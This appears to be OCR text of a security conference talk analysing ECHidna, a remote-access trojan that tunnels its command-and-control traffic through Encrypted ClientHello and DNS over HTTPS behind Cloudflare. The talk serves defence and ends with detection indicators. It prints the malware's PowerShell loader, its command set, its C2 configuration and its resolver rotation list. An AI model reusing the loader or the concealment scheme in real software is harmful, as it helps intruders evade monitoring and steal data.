
NTT Security Holdings



Stealth over TLS

The Emergence of ECH-Based C&C in ECHidna Malware

Yuta Sawabe / Rintaro Koike

$ whoami

NTT Security Holdings

Yuta Sawabe

Security Researcher @ NTT Security Holdings
Threat Research, Malware Analysis
Working-Professional PhD Student

Rintaro Koike

Security Researcher @ NTT Security Holdings
Threat Research, Malware Analysis
Researcher @ nao_sec


Campaign Overview

NTT Security Holdings

- May 2024 – spear-phishing targets a Japanese research institute
- Infection chain: ISO → LNK → PowerShell → DLL
- C2 traffic looks like normal Cloudflare traffic; real host hidden
- Hidden SNI: domain-blacklist fails to detect the C2 traffic

Attack Flow

NTT Security Holdings




```
$t=$env:TEMP;
$n=$t+'\MS-Service'+$pid+'.dll';
Copy-Item desktop.ini $n;

if(Test-Path $n){
    Start-Process 'rundll32' $n,SSL_version
};
```

ECHidna

NTT Security Holdings

- Operates as a remote-access tool (RAT)
- Holds its own payload after marker *0xBFBFBFBF*
- Decompresses the hidden PE in memory and loads it reflectively
  → no artifact on disk
- Uses statically linked BoringSSL for custom TLS / ECH

Capabilities

NTT Security Holdings

Command	Function
setting	Uploads the current config to the C2 and keeps a local copy
download	Gets a file from a given URL and tells the C2 if it worked
upload	Sends a local file to the C2 (data exfiltration)
shell	Runs a command via cmd.exe and returns the output

C2 Traffic

NTT Security Holdings

Field	Description
cid, id	Host ID
cmd	Command name
dst	Identifier of the uploaded file on the C2 server (upload)
data	Upload content (upload)
result	Command output (shell) Error code (download) Current malware configuration (setting)

Host ID

NTT Security Holdings

- Host ID: 8-char hex in every C2 packet
- Built from:
  - MAC address `00:00:5E:00:53:00`
  - Process path `C:¥Windows¥SysWow64¥rundll32.exe`
  - Campaign tag `24508ECH(x86)`, `23830ECH(x86)`
- Same host & same sample ⇒ same ID

Malware Config

NTT Security Holdings

- First run: use the hard-coded defaults embedded in the binary
- Later runs: if an encrypted config file exists, it overrides the defaults
- The attacker can update the config file remotely via the C2 command

Field	Value
server	cloudflera.com[.]ng
port	443
get	/webrcs/index.php
post	/webrcs/upload.php
interval	3

Other Characteristics

NTT Security Holdings

- Custom Base 64 alphabet → regular decoders fail
- Builds JSON by hand (string ops) – no JSON library calls
- Uses raw Winsock (*WSAStartup, socket, …*) – skips WinHTTP / WinInet
- Statically links BoringSSL → no Windows CryptoAPI calls

ECHidna’s C2 Traffic


Encrypted ClientHello (ECH)

NTT Security Holdings

- Next step after ESNI (2018) – encrypts the almost whole ClientHello
- Goal: Fixes ESNI's leaks → hides hostname
- Roll-out
  - Chromium 117+ & Firefox 119+: On by default
  - Cloudflare (ALL plans) / Fastly (beta)
- Entered RFC Editor Queue (Jul 2025)
- Good for privacy, but lets malware tunnel C2 traffic unseen

Encrypted ClientHello

NTT Security Holdings



1. Retrieving the ECH Config

NTT Security Holdings

Client fetches an HTTPS record (often over DoH)

```
  "Answer": [
    {
      "name": "nao-sec.org.",
      "type": 65 /* HTTPS */,
      "TTL": 300,
      "data": "1 . alpn=h3,h2 ipv4hint=104.21.27.132,172.67.142.158
ech=AEX+DQBBoQAgACDzjUaCLTKx1ZsfSD/nXtMWBcCxEpVct81frjNDzoVxOwAEAAEAAQASY2xvdWRmbGFyZS1lY2guY29tAAA=
ipv6hint=2606:4700:3031::ac43:8e9e,2606:4700:3033::6815:1b84"
    }
  ],
```

ECH Config – Cloudflare example

NTT Security Holdings

Field	Value
version	0xfe0d
config_id	0x4f
kem	DHKEM (X25519, HKDF-SHA256)
public_key	ebd0439d07e75dd2e303f997666d1ab0 461dd2be896e6b11bf86d7b9babddc2e
ciper_suites	HKDF-SHA256, AES-128-GCM
maximum_name_length	0
public_name	cloudflare-ech.com
extensions	[]

2. Sending the ClientHello

NTT Security Holdings

```
Extension: encrypted_client_hello (len=186)
    Type: encrypted_client_hello (65037)
    Length: 186
    Client Hello type: Outer Client Hello (0)
    Cipher Suite: HKDF-SHA256/AES-128-GCM
        KDF Id: HKDF-SHA256 (1)
        AEAD Id: AES-128-GCM (1)
    Config Id: 226
    Enc length: 32
    Enc: 7316be17ce30ca4cd0df0f7413d588e1356a6f0ff7e1750daf56c279b5d2e706
    Payload length: 144
    Payload […]: aac35be0d964dab6e7401805f6121972836d2bb2dd32ba98a7276839704e
```

3. Server Response

NTT Security Holdings

- Cloudflare edge decrypts ECH blob using the private key that matches config id
- Sends normal TLS 1.3 messages:
  ServerHello → EncryptedExtensions → Certificate → Finished
- Outer TLS tunnel ends at Cloudflare Edge; Edge proxies traffic to the real origin
- On-path sensors still see only “HTTPS ⇄ cloudflare-ech.com”

Without ECH vs. With ECH

NTT Security Holdings

Without ECH	With ECH
• SNI = malware-c2.example.com • Easy to block	• Outer SNI = *cloudflare-ech.com* • **Inner SNI hidden** • Cloudflare proxies as usual

- Looks like normal HTTPS traffic to Cloudflare
- Hostname /SNI filters fail — other indicators are needed

ECH-based C2


NTT Security Holdings

- Sends a DoH query for the HTTPS record of *crypto.cloudflare.com*
  - One response gives a shared ECH Config for any Cloudflare zone
- DoH looks like normal HTTPS traffic → local DNS logs miss it
- If one resolver fails, malware rotates through 6 public DoH servers

DoH Server URL
https://dns.google.com/resolve
https://doh-2.seby.io/dns-query
https://dns.twnic.tw/dns-query
https://doh-fi.blahdns.com/dns-query
https://doh-jp.blahdns.com/dns-query
https://dns.rubyfish.cn/dns-query

Sending Encrypted ClientHello

NTT Security Holdings



Detection


Detection Approach

NTT Security Holdings

- DNS / DoH
  - HTTPS records with *ech*=… from Cloudflare
- TLS handshake
  - Outer SNI = *cloudflare-ech.com* + EncryptedClientHello extension
- Process & command line
  - explorer.exe → powershell.exe → rundll32.exe

DNS / DoH

NTT Security Holdings




TLS Handshake

NTT Security Holdings

No.	Time	Source	Destination	Protocol	Length	Info
487	9.454304	2400:4051:3e01:0:15…	2606:4700:3031::ac4…	TLSv1.3	1802	Client Hello (SNI=cloudflare-ech.com)

```
▾ Extension: server_name (len=23) name=cloudflare-ech.com
    Type: server_name (0)
    Length: 23
  ▾ Server Name Indication extension
      Server Name list length: 21
      Server Name Type: host_name (0)
      Server Name length: 18
      Server Name: cloudflare-ech.com
```

Process & CommandLine



Wrap-Up

NTT Security Holdings

- ECH hides the hostname; *cloudflare-ech.com* is the perfect cloak
- ECHidna combines DoH + ECH + in-memory DLL to evade both network and disk sensors
- Defence: watch for ech= DNS / DoH look-ups, outer SNI, and the process tree

References

[1] IETF, "TLS Encrypted Client Hello", https://datatracker.ietf.org/doc/html/draft-ietf-tls-esni

[2] Cloudflare “Encrypted Client Hello - the last puzzle piece to privacy”, https://blog.cloudflare.com/announcing-encrypted-client-hello/

[3] Google Git, “boringssl”, https://boringssl.googlesource.com/boringssl/

Any Questions?

✉ yuta.sawabe@security.ntt